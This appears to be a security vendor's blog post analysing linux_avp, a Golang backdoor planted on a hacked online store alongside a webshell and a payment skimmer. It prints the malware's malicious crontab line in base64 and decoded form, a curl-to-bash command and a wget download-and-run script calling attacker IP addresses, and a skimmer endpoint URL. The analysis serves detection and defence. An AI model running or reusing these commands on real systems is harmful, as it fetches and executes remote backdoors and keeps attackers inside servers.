







A merchant recently reached out to us, after hiring two forensic companies but still having malware on his store. As we appreciate a challenge, our team got started and quickly discovered an intricate attack.
We found that the attacker started with automated eCommerce attack probes, testing for dozens of weaknesses in common online store platforms. After a day and a half, the attacker found a file upload vulnerability in one of the store's plugins. S/he then uploaded a webshell and modified the server code to intercept customer data.
Interestingly, the attacker also uploaded a Linux executable called linux_avp. This Golang program starts, removes itself from disk, and disguises as a fake ps -ef process.
Analysis of linux_avp suggests that it serves as backdoor, waiting for commands from a Beijing (Alibaba) hosted server 47.113.202.35. Note the spelling error PostDecript in the malware function list:
main.BytesToPublicKey
main.(*client).getJob
main.(*client).getJob.func1
main.(*client).MakeCryptPostData
main.(*client).PostDecript
main.(*client).postRequest
main.(*client).register_cli
main.(*client).returnHash
main.CorrectPub64
main.DecryptOAEP
main.DecryptOAEPLong
main.DownloadFile
main.EncryptOAEP
main.EncryptOAEPLong
main.execute
main.GenerateKeyPair
main.JsonToDict
main.map2json
main.newClient
main.PubFrom64
main.PublicKeyToBytes
main.PublicKeyToStr
main.SetProcessName
main.wsock
The backdoor also revealed where the backdoor was built: by user dob in a project folder lin_avp, using code name GREECE.
/home/dob/Documents/GREECE/lin_avp/lin_avp.go
/home/dob/Documents/GREECE/lin_avp/rsa_pac.go
/home/dob/Documents/GREECE/lin_avp/websock_pac.go
The linux_avp malware also injects a malicious crontab entry, to ensure access in case that the process is removed or the server rebooted.
* * * * * /bin/bash -c "base64 --decode <<< Y3VybCAtWCBQT1NUIC1kICJoYXNoPTNjMjM1YTJjY2Q3ZGI3Mzk3ZDMyNGI4ZjhiZTBlZGJhIiAtLWluc2VjdXJlIGh0dHBzOi8vNDcuMTEzLjIwMi4zNS9saWNlbnNlX3ZhbGlkYXRpb25fZXhwaXJhdGlvbiB8IGJhc2U2NCAtLWRlY29kZSB8IC9iaW4vYmFzaA== | /bin/bash"
This translates to :
curl -X POST -d "hash=f6ee7f366f96456277fd9e10c07d9d3f" --insecure https://47.113.202.35/license_validation_expiration | base64 --decode | /bin/bash
When executed, it will receive this code:
path_wr=$(find / -type d -writable -print | grep -wv '^/proc\|^/dev\|^/run' -m1);wget -O $path_wr/linux_avp --post-data 'hash=f6ee7f366f96456277fd9e10c07d9d3f' https://47.113.202.35/license_validation --no-check-certificate;chmod +x $path_wr/linux_avp;echo 'LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQktEQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FSVUFNSUlCRUFLQ0FRY0E4S3ppZ0hEbkhrd3VMRlFiam14MgpSd25iME1xK1RQT1JsWlA1NXZON2xZWHh6clVhV2lUMWthdWc2K09TTjZUVUFmaDBhNTBmYUZnUmhOSXFiYkdrCnB1TURmTzN3N0NWWFVsekRCMDVVREdpRzJqdEJQVU54Y3lET3c2di9RNUpoT0FsUjZ1eHlqZ3BnRndjdTZYSHYKUlMzT0kzTzE5Y0ZyejZWanJXOENUSktTTjhjeVRrTWlMQ2o1MTN1SVA3WEIwM0R3M1NkS3d1RExEeXRlUlJtSQpPWWtnZHJkZk52TVFQa0JwQnNVZWgwVzZ3S3VJeWpNZmVHUjBwUE0vVkxOeUwyWWhJdk05SXZRSUZsSzBNdWpUCjhMQ0gzejNweTluWjBCbUxTZ3B6MUxONC81SUlMQldpK1dTdnAvbmFLbWk1NE5xWkwyWTQvTkVlU1Y5MXpHcC8KR3hxdDJhWEFYUUlEQVFBQgotLS0tLUVORCBQVUJMSUMgS0VZLS0tLS0K' > $path_wr/xpnjdfx.txt;echo "anonymous" > drgjghsaef.txt; $path_wr/linux_avp &
This effectively downloads the Golang malware executable to a random writable directory, and installs two configuration files. One contains a public key, which is presumably used to ensure that no-one but the malware owner can launch commands.
-----BEGIN PUBLIC KEY-----
MIIBKDANBgkqhkiG9w0BAQEFAAOCARUAMIIBEAKCAQcA8KzigHDnHkwuLFQbjmx2
Rwnb0Mq+TPORlZP55vN7lYXxzrUaWiT1kaug6+OSN6TUAfh0a50faFgRhNIqbbGk
puMDfO3w7CVXUlzDB05UDGiG2jtBPUNxcyDOw6v/Q5JhOAlR6uxyjgpgFwcu6XHv
RS3OI3O19cFrz6VjrW8CTJKSN8cyTkMiLCj513uIP7XB03Dw3SdKwuDLDyteRRmI
OYkgdrdfNvMQPkBpBsUeh0W6wKuIyjMfeGR0pPM/VLNyL2YhIvM9IvQIFlK0MujT
8LCH3z3py9nZ0BmLSgpz1LN4/5IILBWi+WSvp/naKmi54NqZL2Y4/NEeSV91zGp/
Gxqt2aXAXQIDAQAB
-----END PUBLIC KEY-----
This case has another Chinese connection. A file was added to the eCommerce platform code called app/design/frontend/favicon_absolute_top.jpg, which contains PHP code to retrieve a fake payment form and inject it in the store:
https://103.233.11.28/jQuery_StXlFiisxCDN.php?hash=06d08a204bddfebe2858408a62c742e944824164
The IP 103.233.11.28 is hosted in Hong Kong and we previously observed it as skimming exfiltration endpoint in July and August of this year.

At the time of writing, no other anti-virus vendor recognize this malware. Curiously, one individual had submitted the same malware to Virustotal on Oct 8th with the comment "test". This was just one day after the successful breach of our customer's store. The person uploading the malware could very well be the malware author, who wanted to assert that common anti-virus engines will not detect their creation.
Sansec has updated detection capabilities for our eComscan security monitor, and the malware was discovered on several US and EU based servers.
Update 2021-11-25: see also our analysis of another, more advanced RAT we found a few days later: CronRAT.
Photo by: Jeremy Bezanger
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。